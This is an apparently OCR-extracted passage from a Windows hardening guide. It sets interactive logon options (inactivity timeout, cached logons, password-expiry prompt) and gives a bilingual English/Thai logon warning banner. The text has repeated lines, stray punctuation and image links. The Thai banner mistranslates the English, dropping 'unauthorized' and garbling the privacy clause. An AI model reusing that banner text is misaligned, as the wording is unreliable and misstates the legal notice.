Set 'Interactive logon: Machine inactivity limit' to '900 or fewer seconds'




Security Options

Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'




Security Options

Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'




Security Options

Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'




Security Options

Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'




Security Options

Set 'Interactive logon: Prompt user to change password before expiration' to '14 or more day(s)'



Security Options

Interactive logon: Message text for users attempting to log on



Security Options


Interactive logon: Message text for users attempting to log on

===== UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED. =====
,You must have explicit permission to access or configure this device.,
“All activities performed on this device may be logged"," and violations,
of this policy may result in disciplinary action"," and may be reported,
to law enforcement. There is no right to privacy on this device.

===== เข้าถึงอุปกรณ์เครือข่ายนี้เป็นสิ่งต้องห้าม =====
คุณต้องได้รับอนุญาตอย่างชัดเจนในการเข้าถึงหรือการกำหนดค่าของอุปกรณ์นี้.
“กิจกรรมที่ดำเนินการทั้งหมดในอุปกรณ์นี้อาจถูกบันทึกไว้”," และการละเมิด
นโยบายนี้อาจส่งผลมีการดำเนินการทางวินัย "," และอาจมีการแจ้งความให้มี
การดำเนินคดีตามกฎหมาย มีสิทธิที่จะไม่มีความเป็นส่วนตัวบนอุปกรณ์นี้


Security Options

Interactive logon: Message text for users attempting to log on



Security Options

Interactive logon: Message title for users attempting to log on (Warning)



